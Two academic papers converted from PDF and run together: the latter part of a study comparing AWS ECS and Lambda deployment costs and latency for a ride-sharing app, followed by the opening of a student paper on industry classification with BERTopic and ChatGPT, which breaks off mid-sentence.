The paper follows the next structure. Related work (Section II) analyzes similar approaches and evaluates their methods and results. Section III presents the strategies and challenges faced during development and deployment, along with a specification of experiments and evaluation methodology, comparing the two approaches with meaningful results. Latency, total cost, resource utilization, cost per request, and deployment effort are presented in Section IV, elaborating and discussing in Section V with a focus on the trade-off, improvements, and limitations. Section VI contains the overall research evaluation with insights to make a better choice considering all factors.

II. RELATED WORK

Lambda is demonstrated as the most cost-effective service and FaaS as the deployment model while comparing deployment models on a single server, microservices on AWS EC2 instances, and Lambda, concluding that Lambda reduces up to 77% costs per month [2]. The research uses a practical demonstration of the deployment of a full-scale web application but, at the same time, does not consider varying loads or explore the auto-scaling solutions on AWS or other cloud platforms, which makes the results biased towards Lambda.

Lambda is determined to be the superior solution based on performance and cost evaluation, outperforming EKS for a Kubernetes-based CaaS service managing the containerized services, mainly analyzing the cost-effectiveness [1]. These results refer to different use case applications than those in our research.

Rahman [3] evaluates different deployment models on two cloud providers for a simple web application deployed as a monolithic and microservices solution on AWS and GCP (Google Cloud Platform). The conclusion shows that GCP Cloud Functions and Lambda (FaaS) are more accessible to deploy, have lower operational costs, and are better at scaling. However, the cost measurements were done considering only *Spike* traffic conditions and calculated based on the resource utilization from each service, not considering other related costs or varying workloads during more extended periods.

A comparative analysis of *IaaS* using AWS EC2 and *CaaS* using AWS ECS concludes that the ECS reduces total cost by 43.6% compared to using infrastructure provisioning [4]. ECS's deployment complexity and scalability are far better. Adding auto-scaling groups or using AWS Fargate for ECS should show even better results and improve cost efficiency which is not further explored in this research.

III. METHODS

A. Application overview

Initially, the application serves two *tenants*: Macedonia and Bulgaria. Each tenant in the application has isolated data storage on AWS RDS dedicated to the users from the corresponding country, providing a customized experience for each user with country-specific rides, language localization, and customized UI. This approach ensures easy extension to support new tenants by adding a new database and providing language localization. Two user types are specified:

- *Driver* can schedule rides between any two cities in the origin country and
- *Rider* users can book rides in their selected country, searching availability by scheduled date, from city to city.

When users register on the application, they select the country, allowing them to schedule or book rides. Users can search for rides based on the expected date and schedule the starting and destination. Users can use an interactive map that visualizes the trip and provides estimations for the travel duration.

B. Challenges

The most significant development challenge for the application was implementing non-intrusive real-time location tracking for drivers while en route. Obtaining necessary browser permissions to fetch GPS data and developing the component for fetching the location on the React JS application involved a long trial and error process. Handling location data on the User Management service and creating an event-based system that will trigger location following via the user connection on the browser included setting up background running tasks that follow up the scheduled ride for each driver and publish events when a ride is starting or ending. Preparing the services for deployment on AWS Lambda was the most time-consuming and challenging task. The most straightforward approach suggests splitting each service into tens of different functions and deploying them as separate Lambda functions. However, this is not straightforward, especially for already-developed code.

Adapting each service using Mangum was far less complex than this but still required a lot of refactoring.

C. Evaluation methodology

Our analytical approach includes:

- *Quantitative analysis* using statistical methods to analyze the related costs,
- *Qualitative assessment* evaluating the cost efficiency and trade-off.

To compare the performance, we calculate:

- *Total Cost of Ownership (TCO)* calculated for a three year exploitation,
- *Cost Reduction Factor (CRF)* to determine savings achieved by optimizing resource usage or adopting more cost-effective solutions analyzing the TCO and calculated by (1).

$$CRF = \frac{\text{Original Cost} - \text{Reduced Cost}}{\text{Original Cost}} \quad (1)$$

- *Trade-off Factor (TOF)* as the ratio of cost per request versus performance (reciprocal of the average latency per request), calculated by (2), and

$$TOF = \text{Cost/Request} \times \text{AVG latency/request} \quad (2)$$

- *Improvement Factor (IF)* as the ratio between the ECS and Lambda TOFs, indicating the more efficient approach.

IV. RESULTS

Comparing only the total costs is not a sufficient method to determine the cost-effectiveness of a particular service. An in-depth cost-benefit analysis correlates performance measurements like latency and throughput with the price per service usage during varying workloads. The load testing on the Amazon Elastic Container Service (ECS) cluster was performed using Locust, a load testing tool from an Ubuntu server hosted on AWS EC2 within the "eu-central-1" region, mirroring the cluster's servers. This configuration assessed performance based solely on deployment and infrastructure, eliminating variables like client location and network speed.

ECS load testing results showed an average latency of 92ms, CPU usage at 19.7%, and RAM utilization at around 39%, with a maximum of two EC2 tasks and six services while performing Normal load testing with up to 150 concurrent users and 50 requests per second (RPS). During the Medium Load test, which escalated to 600 users and 100 RPS, we observed an average response time peak of 2 seconds at specific intervals, with auto-scaling effectively managing resource allocation. The test concluded with an average latency of 182ms, CPU usage at 20.2%, and RAM usage near 48%, maxing out at five EC2 tasks and 15 services running concurrently. Peak Load testing with up to 1200 concurrent users and 150 RPS demonstrated the system's scalability with an average latency of 280ms under consistent workload conditions but spiking during intense load increases. The infrastructure scaled up to 14 tasks and 42 services,




Fig. 1. Comparative TOF analysis: AWS Lambda vs AWS ECS




Fig. 2. Improvement Factor: ECS vs Lambda

showcasing effective responsiveness with average CPU and RAM usage at 28% and 61%, respectively. Notably, scaling was triggered by incoming network traffic, reflecting the application's network-intensive nature over CPU or RAM demands. We did the same load testing on Lambda and utilized the same tools. AWS Lambda's performance was consistent across all load tests. We set Lambda's concurrency cap at 1000 concurrent invocations as maximum throughput, and under Normal Load, the response time averaged 280ms over 10 minutes. Medium and Peak loads saw average response times of 418ms and 480ms, respectively, with cold starts spiking to 3-5 seconds, significantly lower during warm starts. Lambda provisions resources when invoking the function, which leads to increased latency due to increased cold-start times, meaning starting the execution environment adds to latency. On the other hand, these resources do not immediately decommission, so subsequent invocations in short periods don't suffer from the cold-start issue leading to warm-start, where the response times are significantly improved.

V. DISCUSSION

Container and Function-as-a-service deployments are compared using several different quality attributes for cost-effectiveness and efficiency between the two deployment methods.

Fig. 1 presents TOF results for ECS and Lambda. A lower TOF indicates a more efficient cost-performance balance. The results reveal that the most cost-effective solution depends significantly on the load conditions. ECS shows superior cost-performance efficiency under normal to medium load

scenarios, making it suitable for applications with steady traffic patterns and required consistent performance. When a traffic spike appears as the demand scales to peak load, Lambda shows better results, mainly benefiting from its auto-scaling capabilities. Setting the auto-scaling to act proactively in ECS and provisioning additional resources beforehand improves the TOF for ECS as demand increases.

ECS is significantly more efficient on normal load conditions than Lambda, with an improvement of approximately 2.67 times, analyzing the relative efficiency and performance improvement of ECS versus Lambda under the same conditions (Fig. 2). ECS continues to exhibit higher efficiency for medium load for 1.51 times. The trend reverses under peak load, where Lambda shows greater efficiency than ECS, with an improvement of 34% over ECS.

A. Cost efficiency

The calculations presented in this section use the AWS Price Calculator tool [9], which estimates fees based on the services used and the usage intensity. The price model for ECS charges only for used resources and does not include a starting or subscription fee. Next, we analyze the application business domain according to the following workload assumptions during a week. Fridays and Weekends will probably be the busiest periods when people book rides. Considering this and the remaining weekdays, we assume 24 hours of peak load during the week. High workload periods are workdays in the morning and afternoon and 4 hours for weekend days to reach 48 hours per week. These assumptions lead to 96 hours of average traffic load. A total cost of approximately \$44 US dollars per week results by considering the previously described running tasks for each load period, the total time per week for each, and the cost for the Load Balancer calculated by (3).

$$(\text{number of instances} \times \text{total hours} \times 0.0513) + L \quad (3)$$

Lambda charges by the *pay as you go* model only for the used resources. The cost is calculated based on the compute resources used per second and memory allocation. A total cost of \$1022 US dollars per month or approximately \$206 US dollars for a week of usage is calculated, considering the throughput and latency, the size of packaged services (an average of 15MB), and using a minimum 128MB memory allocation. In addition, Lambda includes *free tier* as a free-of-charge usage of 1 million monthly requests, deducted from the previous calculation.

Considering that the on-premise solution includes the procurement of hardware, maintenance, operational costs, and upgrade and scaling costs, our estimation shows that based on the required resources for running the application, as we

assumed previously, the TCO for the on-premise solution will be approximately 123,000 dollars for a two-year period. The TCO for AWS ECS is 24,570 dollars for two years. The cost for Lambda, considering the price per month, operational costs, and the initial investment for development costs is 54,520 dollars. Therefore, CRF=80% for ECS and CRF = 55% for Lambda, indicating that AWS ECS is the most cost-efficient option compared to others for applications with consistent traffic throughout the year.

VI. CONCLUSION

Moving forward, companies and organizations must carefully consider and understand their application characteristics, development, DevOps team expertise, and the cost associated with each solution. For companies or individuals with technology expertise who need medium to large-scale software solution that satisfies the requirements of ECS and doesn't have highly volatile workloads in short periods, ECS is the most suitable solution as it provides consistent performance and low cost. Our application is one of those applications that we can consider here. For software projects that are just starting, and for which we would require quick deployment without the need for technology expertise, small services or functions that are event-driven and prioritizing performance and consistent output in environments with potentially varying and unpredictable workloads, Lambda is an excellent choice as it has all of those characteristics.

REFERENCES

- [1] M. Sisák, "Cost-optimal aws deployment configuration for containerized event-driven systems," Ph.D. dissertation, Masaryk University Brno, Czechia, 2021.
- [2] M. Villamizar, O. Garcés, L. Ochoa, H. Castro, L. Salamanca, M. Verano Merino, R. Casallas, S. Gil, C. Valencia, A. Zambrano, and M. Lang, "Cost comparison of running web applications in the cloud using monolithic, microservice, and aws lambda architectures," *Service Oriented Computing and Applications*, vol. 11, 06 2017.
- [3] M. Rahman *et al.*, "Serverless cloud computing: a comparative analysis of performance, cost, and developer experiences in container-level services," 2023.
- [4] V. Liagkou, G. Fragiadakis, E. Filiopoulou, V. Kyriakidou, C. Michalakis, and M. Nikolaidou, "Comparing the cost of iaas and caas services," *International Journal of Technology Diffusion*, vol. 13, pp. 1–11, 01 2022.
- [5] S. Shrivastava, N. Srivastav, A. Artasanchez, I. Sayed, and D. S. C. Ph.D, *AWS for Solutions Architects: The definitive guide to AWS Solutions Architecture for migrating to, building, scaling, and succeeding in the cloud*. Packt Publishing Ltd, 2023.
- [6] Z. Li, "Comparison between common virtualization solutions: Vmware workstation, hyper-v and docker," in *2021 IEEE 3rd International Conference on Frontiers Technology of Information and Computer (ICFTIC)*, 2021, pp. 701–707.
- [7] H. J. Peralta, *Microservice APIs: Using Python, Flask, FastAPI, OpenAPI and more*. Manning, 2022.
- [8] Y. Wadia, R. Udell, L. Chan, and U. Gupta, *Implementing AWS: Design, Build, and Manage your Infrastructure*. Packt Publishing Ltd., 2019.
- [9] A. Kaufmann and K. Dolan, "Price comparison: Google cloud platform vs. amazon web services," *Enterprise Strategy Groups Lab White Paper*, 2015.

A Topic Modeling Approach to Industry Classification

Arnen Telkjiu

Faculty of Information Sciences and Computer Engineering, Skopje
Ss. Cyril and Methodius University
Republic of North Macedonia
arnen.telkjiu@students.finki.ukim.mk

Abstract— In this pioneering study in FinTech, we introduce a novel approach to industry classification called **Topic Modeling-driven Industry Classification (TMIC)**. Utilizing **BERTopic** and **ChatGPT**, we develop four TMIC models based on S&P 1500 and Russell 3000 companies. Our research highlights a cost-effective, data-driven methodology. **BERTopic** proves crucial for constructing intricate TMIC standards with vast datasets. We explore new dimensions by assessing TMIC models with diverse company descriptions, from concise summaries to extensive financial reports. Expanding our study to include global markets and evaluating different Topic Modeling techniques offers avenues for refining TMIC standards. This research not only advances FinTech but also sets the stage for comprehensive comparative analyses, enriching the literature and guiding future TMIC research.

Keywords—BERTopic, industry classification, topic modeling, ChatGPT, NLP, machine learning, GICS, SIC, FinTech, AI

I. INTRODUCTION

Whether it is for economic analysis, investment decision-making, benchmarking, regulatory purposes, or data organization and reporting, industry classification serves a range of utilities in understanding and navigating various aspects of the economy and business landscape.

Because of its wide range of use-cases, there have been several attempts at creating different standards for industry classification. These standards aim to provide a consistent and comprehensive framework for categorizing businesses into distinct sectors based on their primary activities [1]. Some standards are country- or region-specific, like NAICS (North American Industry Classification System) or SNI (the Swedish Standard Industrial Classification), while others are of a broader international scope like the Global Industry Classification Standard (GICS). Such international standards enable cross-border comparisons and harmonization of industry data, allowing for a more interconnected and holistic view of the global economy.

Since the advent of the first widely used industry classification standards like SIC in the late 1930s, numerous efforts have been made to develop a multitude of different standards. These standards are designed based on specific criteria and consist of varying classification units, each tailored to serve different purposes. The rise of AI in recent years has led to the development of IC standards based on machine learning techniques, and these text-based IC standards more often than not incorporate NLP as well.

On the other hand, in the depths of the NLP world, we have Topic Modeling, a technique that helps extract the content of a given document by finding out latent variables in certain datasets, and then organizing them into topics. Topic Modeling, given its flexibility and utility in extracting context from a large set of documents, can be utilized in the

classification process as well. Indeed, to date, it has been used in many different classificatory situations: from demystifying the context of UN speeches [2] to improving management research to developing science maps [3].

Topic Modeling finds applications in the realm of finance, with notable use cases including forecasting market volatility, analyzing the utility of ICO white papers in the crypto market, and detecting financial misreporting [4][5]. While Topic Modeling has been employed in FinTech's industry classification aspect, research in this area has been scarce [6], and newer algorithms have yet to be fully explored. We will provide a brief analysis of related work on this topic and then proceed to define standards that are situated at the crossroads of NLP, Topic Modeling, and industry classification to help pioneer a new field in this regard.

II. RELATED WORK

In recent years, the exponential rise of artificial intelligence (AI) has catalyzed a profound transformation across various sectors, particularly in the realm of machine learning. This technological revolution has ushered in an era of automation, revolutionizing numerous processes that were once heavily reliant on manual intervention. A significant domain where the impact of AI and machine learning is palpable is in industry classification. Previously, the arduous task of categorizing and labeling industries was a labor-intensive endeavor. However, with the advent of AI-driven algorithms, text-based industry classification has become remarkably efficient and accurate.

AI-powered natural language processing (NLP) techniques, as well as deep learning and neural networks, have enabled the automation of industry classification by swiftly and accurately analyzing vast volumes of textual data. These algorithms can identify key industry-specific terms, contextual nuances, and evolving trends, thereby providing precise categorization. Such advancements have found applications in diverse sectors, including finance, market research, and business intelligence. In other words, the integration of AI and machine learning into industry classification has ushered in a new era of efficiency and accuracy, revolutionizing how businesses and analysts categorize and understand the ever-evolving landscape of industries. Furthermore, it is essential to note that numerous efforts have been undertaken in this sector, leading to the development of industry classification standards created using AI-powered technologies, encompassing both machine learning and deep learning approaches. Henceforth, we shall collectively refer to these standards as "Automated Industry Classification (AIC) standards." This evolution underscores

the ongoing commitment to enhancing industry classification methodologies and adapting them to the demands of the modern data-driven landscape.

One of the pioneering papers in this regard is Hoberg (2016), which contributed to the development of Text-based Network Industry Classifications (TNIC), an industry classification standard based on the similarity of companies' products and services [7]. The dataset for TNIC was constructed using publicly available 10-K annual filings data, focusing on the business description section. This paper held significance for several reasons. Firstly, due to the requirement for publicly traded firms to file a 10-K annually, it paved the way for a dynamic model of AIC standards that could adapt over time to accommodate market changes, including industry shocks. This marked a departure from more traditional, fixed standards like SIC and NAICS, as noted by the author. Furthermore, this approach proved to be more flexible, data-driven, and unconstrained, allowing for the examination of both within-industry and across-industry relations. In comparison to existing industry classifications, these text-based classifications demonstrated substantial improvements in their ability to elucidate variations in essential characteristics, including profitability, sales growth, and market risk across industries.

In a similar vein, the BTIC (Business Text Industry Classification) standard introduced an industry classification scheme for S&P 500 companies, leveraging innovative NLP algorithms such as Doc2Vec and Ward's hierarchical clustering method [8]. The dataset comprises 10-K forms from these companies, with GICS serving as a reference point. Their experimental results indicate that BTIC matches GICS in terms of inter- and intra-industry homogeneity. Notably, BTIC surpasses GICS in four crucial aspects: process automation, objectivity, flexibility, and interpretability. The authors emphasize that process automation, in particular, presents a significant advantage compared to earlier industry classification schemes. Subsequently, an updated standard, BTIN (Business Text Industry Network), was introduced in 2017. BTIN went beyond company descriptions and included Bloomberg News Articles for the companies, creating a distinctive scheme that effectively captured market reactions to the news. When compared to BTIC, GICS, and SIC, BTIN demonstrated superior performance across various clustering metrics, including returns, R&D, and market beta [9].

More recent AIC standards like the AI-driven Peer Grouping System (AIPGS) combine daily and monthly returns, company descriptions from 10-K filings, and News comments data to enhance the precision of grouping companies. AIPGS excels over traditional standards by offering a continuous measure of similarity, enabling the identification of a company's top k peers effectively. AIPGS uncovers relationships and groupings absent in existing classification systems. However, for cases valuing interpretability and stability, traditional classifications may be favored. Conversely, when prioritizing the estimation of future returns correlation, this framework may take precedence [10]. Additionally, there have been models that are based on neural networks as well, such as those presented by Dolphin (2022) and Wu (2023), each contributing in its own way to the ever-expanding literature [11][12]. Based on our analysis, recent AIC standards have consistently

incorporated NLP algorithms. For instance, BTIC relies on doc2vec, Dolphin (2022) employs word2vec, and BTIN utilizes node2vec, while AIPGS combines word2vec and TF-IDF, among others. Notably, the evolving algorithms in Topic Modeling remain relatively underutilized in the financial sector as a whole and in industry classification specifically. Therefore, our paper's contribution lies in our introduction of a novel industry classification approach, leveraging state-of-the-art NLP and Topic Modeling algorithms.

III. METHODOLOGY

In our experiment, we adopt BERTopic, an innovative and promising topic modeling algorithm for the purpose of industry classification. We focus on data consisting of company descriptions sourced from the S&P 1500 and Russell 3000 stock market indexes. These descriptions are scraped from both Yahoo Finance and Business Insider due to the significant influence of these platforms in the financial sphere. Afterwards, we will use ChatGPT to define the topics as economic fields, and then we'll test four models (A to D) and see how they compare to each other and GICS as benchmark.

A. Data collection and preparation

For the data preparation phase of our study, we gathered textual descriptions of companies listed on the S&P 1500 and Russell 3000 indexes, by web scraping them from the sites mentioned above. Our motivation behind this comprehensive data collection effort stemmed from a desire to ensure representation for smaller companies in our analysis. While most financial research, *especially previous AIC standards* often focus on the S&P 500, we recognized the importance of extending our research to encompass a broader range of companies. To acquire these textual descriptions, we employed web scraping techniques utilizing Python libraries such as BeautifulSoup and Selenium. In cases where the website for a given company was unavailable, we leveraged archived descriptions of the company on the same website from the Wayback Machine.

Given their pivotal role in the market and the finance sector as a whole, we deliberately selected these indices for our study. The S&P 1500 comprises a significant portion of the market, representing approximately 90% of the total US market capitalization. Additionally, to provide a valuable benchmark comparison, we opted to incorporate companies from the Russell 3000 index. Russell 3000, in particular, holds substantial significance, accounting for approximately 97% of the US public equity market. This comprehensive approach allows us to assess AIC standards across a spectrum of companies, ensuring a more holistic and representative analysis [13][14].

We'll test four datasets, namely Dataset A: S&P 1500 companies – Business Insider descriptions, Dataset B: S&P 1500 – Yahoo Finance, Dataset C: Russell 3000 – Business Insider and finally Dataset D: Russell 3000 – Yahoo Finance.

B. The market indexes

If there is one thing closely monitored as much as the weather in relation to finance, it's the oscillations of the stock markets. Dow Jones Industrial Average, S&P 500, and NASDAQ are ubiquitous, appearing nearly everywhere on a daily basis in both US and international news. These indexes offer real-time insights into the US financial market's condition and

provide a constantly updated snapshot of its trajectory. They are important for a plethora of reasons, relating to both individual and collective financial interests. In our particular case, because of the significance of companies incorporated in these indexes, we have chosen to focus on two indexes that, despite their importance, often go underrated: the S&P 1500 and the Russell 3000. Subsequently, we will provide detailed descriptions of these selected benchmarks.

1. S&P 1500

The S&P 1500 index, despite its inclusion of S&P 500 companies, has been somewhat overlooked in previous research papers. One compelling rationale behind our decision to feature it prominently in this study stems from its remarkable capacity to capture over 90% of U.S. equity market capitalization. By encompassing smaller companies within a U.S. market benchmark, the S&P 1500 offers a more comprehensive perspective on the U.S. economy. This broader perspective is particularly valuable because the returns of smaller companies exhibit a stronger correlation with U.S. GDP growth, as well as with investment and consumption growth. Additionally, historical data demonstrates that the S&P 1500 has exhibited impressive performance, even outstripping the prominent S&P 500 index [15].

2. Russell 3000

While the S&P 1500 encompasses approximately 90% of the U.S. equity market capitalization, the Russell 3000 extends its reach to encompass nearly 97% of the total U.S. equity market capitalization. As such, these two benchmarks emerge as direct competitors in the realm of comprehensive market representation. However, it is important to acknowledge the distinctions between these indices, stemming from differences in their formation processes and return patterns. Our research findings highlight significant overlap among the companies included in both indices [15]. Nevertheless, each index holds its own significance as a broad-cap benchmark. Consequently, we will apply topic modeling algorithms to both indices to extract meaningful insights from their respective compositions.

Average length of comp_desc in S&P 1500 - BI: 652.5852957445895
Average length of comp_desc in S&P 1500 - YF: 1310.2671096345514
Average number of words in comp_desc in S&P 1500 - BI: 90.52491694952152
Average number of words in comp_desc in S&P 1500 - YF: 175.6323560035867
Average length of comp_desc in Russell 3000 - BI: 586.2445516168613
Average length of comp_desc in Russell 3000 - YF: 1190.2818221030375
Average number of words in comp_desc in Russell 3000 - BI: 92.020330223255814
Average number of words in comp_desc in Russell 3000 - YF: 160.9906976744156

Figure 1. A sample comparison of the dataset lengths with respect to their source: Business Insider and Yahoo Finance, respectively.

C. BERTopic

BERTopic is an innovative deep learning-based topic modeling technique that was developed by Maarten Grootendorst in 2022. This method leverages the power of BERT embeddings and custom class-based TF-IDF (c-TF-IDF) to create compact, dense clusters of documents, resulting in topic representations that are not only highly interpretable but also retain the most salient words in the topic descriptions. In contrast to traditional topic modeling approaches, such as Latent Dirichlet Allocation (LDA), which often struggle to capture the nuanced semantic

relationships among words, BERTopic excels at preserving the intricate meanings of terms within a corpus, thereby promising improved topic modeling performance.

The BERTopic workflow unfolds in three main steps, each designed to enhance the quality of topic representation. Initially, a pre-trained language model, specifically BERT, is employed to convert individual documents into their respective embedding representations. This step harnesses the contextualized word embeddings provided by BERT, allowing BERTopic to grasp the semantic meaning and context of words within each document [16].

Following the document embedding process, the next step involves reducing the dimensionality of the resulting embeddings. This dimensionality reduction is crucial for optimizing the subsequent clustering process. The Uniform Manifold Approximation and Projection (UMAP) method is typically employed for this purpose, known for its effectiveness in preserving both local and global features of high-dimensional data in lower dimensions.

Finally, BERTopic extracts topic representations from the clusters of documents using a specialized version of TF-IDF. This customized TF-IDF, known as c-TF-IDF, is a class-based approach that calculates term importance within clusters. It effectively identifies and ranks terms that are most representative of each topic, ensuring that the resulting topics are coherent and distinctive. The way we will utilize BERTopic in the Topic Modeling process is by (1) first feeding the datasets to it, (2) pre-calculating the embedding and (3) letting the model do most of the heavy lifting by finding the topics, wherein we'll identify the given economic fields to further analyze with ChatGPT.




Figure 2. BERTopic workflow

D. ChatGPT

Situated at the intersection of deep learning and natural language processing (NLP), large language models (LLMs) have gained significant attention in recent months. Essentially, LLMs function as next-word prediction engines and are a form of artificial intelligence (AI) trained on vast datasets comprising articles, books, Encyclopedia entries, including Wikipedia, and more. They produce human-like responses to natural language queries. Heavily based on the LLM

architecture, ChatGPT stands out as one of the most impressive AI chatbots to date. Its popularity was evident from the start, amassing a million users within just five days of its launch [17]. By February 2023, its user base skyrocketed to an astonishing 200 million active users [18], firmly establishing itself as an indispensable part of our daily lives, akin to the internet itself. Importantly for our paper's objectives, the creator of the BERTopic platform himself recommends ChatGPT for topic labeling [19]. Therefore, we will utilize ChatGPT to label the topics generated by BERTopic to help with the process of industry classification of the companies. We will also use ChatGPT to search for the corresponding GICS sectors in the process.




Figure 3. LLM architecture of ChatGPT

IV. RESULTS AND DISCUSSION

Having proposed a novel approach to industry classification in the previous section of our paper, we shall now evaluate the TMIC models by comparing them to each other and GICS. Traditional industry classification standards like GICS, SIC, or NAICS typically begin with sectors as their fundamental level; GICS has 11 sectors, NAICS has 20, and SIC has 12 divisions, and so forth. Below sectors, these classifications further branch into industry groups and individual industries.

In our study, we chose not to impose these conventional divisions on the data. Instead, we allowed the data to speak for itself. Consequently, we decided to term the fundamental divisions derived from our TMIC standards as "economic fields." This approach allows us to observe the organic structure present in the data. Subsequently, we will compare these newly identified economic fields with the established categories in the traditional industrial standards to discern any correlations or disparities.

Again, we will set forward four models, Model A, B, C and D, respectively, corresponding to Datasets A, B, C and D, as defined in the Methodology section.

A. Model A

By running Topic Modeling on the Dataset A, we obtain the following as result:




Figure 4. BERTopic Topic Word Scores for TMIC Model A

Now, we will make use of ChatGPT to define the broad economic fields defined in the model:

TABLE I. TOPICS AND ECONOMIC FIELDS IN MODEL A

Topic	Economic Field
Topic 0	Financial Services
Topic 1	Corporate Operations
Topic 2	Healthcare Services
Topic 3	Real Estate Investment
Topic 4	Natural Energy Resources
Topic 5	Insurance Services
Topic 6	Hospitality and Gaming
Topic 7	Digital Media and Entertainment
Topic 8	Automotive Industry
Topic 9	Air Transportation
Topic 10	Water Treatment Services
Topic 11	Transportation and Logistics
Topic 12	Commercial Banking Services

In total, we have identified 13 topics – economic fields, a number similar to the corresponding foundational tiers in both GICS (sectors) and SIC (divisions). The dataset comprises S&P 1500 companies, as elaborated in section III. METHODOLOGY (A. Data collection and preparation). The topics generated by the model are arranged in descending order, with Topic 0 having the highest representation from the dataset documents and Topic 12 having the least. Notably, the S&P 1500 index predominantly features companies from the Financial Services economic field, whereas Banking Services exhibit the fewest representations. Intriguingly, the model has grouped the Hotel industry with the casino sector, highlighting unique thematic combinations within the dataset.

B. Model B

As for Model B, we get:



Figure 5. BERTopic Topic Word Scores for TMIC Model B

We see that there are 15 topics, economic fields in total. After running our topic keywords on ChatGPT, we get the following table (Table II). We see what the economic fields of our Model represent, and their corresponding GICS sectors/industry groups. It is obvious that that Model B covers almost all GICS sectors in one way or another. However, our scheme has one level, while GICS is multi-levelled.

TABLE II. COMPARISON BETWEEN TMIC MODEL B AND GICS

Topic	Industry Classification standards	
	TMIC Model B – economic field	Corresponding GICS industry group/sector
Topic 0	Business Solutions and Services	Information Technology
Topic 1	Healthcare and Medical Products	Health Care
Topic 2	Apparel and Footwear Retail	Consumer Discretionary
Topic 3	Natural Gas and Energy	Energy
Topic 4	Real Estate Investment and Management	Real Estate
Topic 5	Insurance and Reinsurance	Financials - Insurance
Topic 6	Hospitality and Travel Services	Consumer Discretionary - Hotels, Restaurants & Leisure Sub-Industry
Topic 7	Transportation and Logistics	Industrials - Transportation
Topic 8	Media and Entertainment	Communication Services - Media
Topic 9	Homebuilding and Real Estate Development	Consumer Discretionary - Homebuilding
Topic 10	Automotive Products and Services	Consumer Discretionary - Automobiles & Components
Topic 11	Aerospace and Aviation Services	Industrials - Aerospace & Defense
Topic 12	Beverage Retail and Distribution	Consumer Staples - Beverages
Topic 13	Banking and Financial Services	Financials - Banks
Topic 14	Water and Wastewater Management	Utilities - Water Utilities

C. Models C and D

As we run the datasets, the size of the data gets progressively larger from Model A to Model D. The textual descriptions from Yahoo Finance-derived datasets turned out to be approximately twice as large as those from Business Insider, as depicted in Figure 1. TMIC Models C and D encompass a broader array of companies, particularly since they incorporate Russell 3000 companies. Consequently, the algorithm identifies a greater number of economic fields in these models compared to Models A and B. Specifically, TMIC Model C yields 30 economic fields, whereas Model D comprises 22 distinct fields. This observation appears to inherently confirm our initial intuition regarding the dataset size's impact on the industry classification process. Examples of the economic fields identified in these models include Enterprise Cloud Computing and Software Solutions, Financial and Investment Analytics, Online Education and E-Learning Services, as well as Solar Energy Systems and Solutions. Notably, our models unveil unique economic fields related to Cloud Computing and Solar Power, areas that are notably absent in the initial two basic GICS levels. This underscores the significance of custom economic fields development, especially when considering their prevalence in the leading 3000 global companies. Yet another interesting conclusion from these two models is that once the number of economic fields grows, the model seems to approximate a multi-levelled classification standard more and more, as can be seen in the following diagram (Figure 6). In our case, Models C and D fulfill the condition of a multi-levelled classification standard, whereas Models A and B do not (See 